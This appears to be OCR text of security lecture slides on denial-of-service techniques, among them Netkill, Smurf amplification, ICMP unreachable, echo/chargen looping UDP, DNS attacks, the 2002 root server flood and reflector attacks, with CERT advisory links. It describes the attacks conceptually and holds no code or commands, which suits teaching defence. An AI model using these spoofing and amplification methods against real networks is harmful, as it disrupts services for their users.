
- Repeatedly establishing a connection and then abandoning it, an attacker can tie up resources. Fill up the TCP connections buffer.
- http://people.internet2.edu/~shalunov/netkill

Smurf Amplification



- Jan 1998
- http://www.cert.org/advisories/CA-1998-01.html


ICMP Unreachable



- Causes all legitimate TCP connections to the spoofed IP addresses, to be torn down
- http://www.networkice.com/Advice/Intrusions/2000104/default.htm


Looping UDP

- First known CERT DDOS advisory – Feb 1996
- http://www.cert.org/advisories/CA-1996-01.html
- http://www-arc.com/sara/cve/Possible_DoS_problem.html





Attacker
(Zombie)

spoofed pkt



Server
echo
Service
(7)






Server
chargen
Service
(19)


DNS attack

- DNS request
  - Spoofing
  - Random requests
  - Reflectors
- DNS replies
  - Spoofing
  - Junk
- DNS recursive requests
  - Amplifications



Massive attack on 13 DNS root servers (10/02)


- ICMP floods 150K PPS (primitive attack)
- Took down 7 root servers (two hours)




Reflectors -> Bandwidth attack

- Reflectors= returns a packet if one is sent
  - Web servers, DNS servers and routers
    - Returns SYNACK or RST in response to a SYN or other TCP packets with ACK
    - or query reply in response to a query
    - or ICMP Time Exceeded or Host Unreachable in response to particular IP packets
  - Attackers spoof IP addresses from a zombie
  - Vern Paxson research
  - http://www.aciri.org/vern/papers/reflectors.CCR.01.pdf

Reflectors




Reflectors

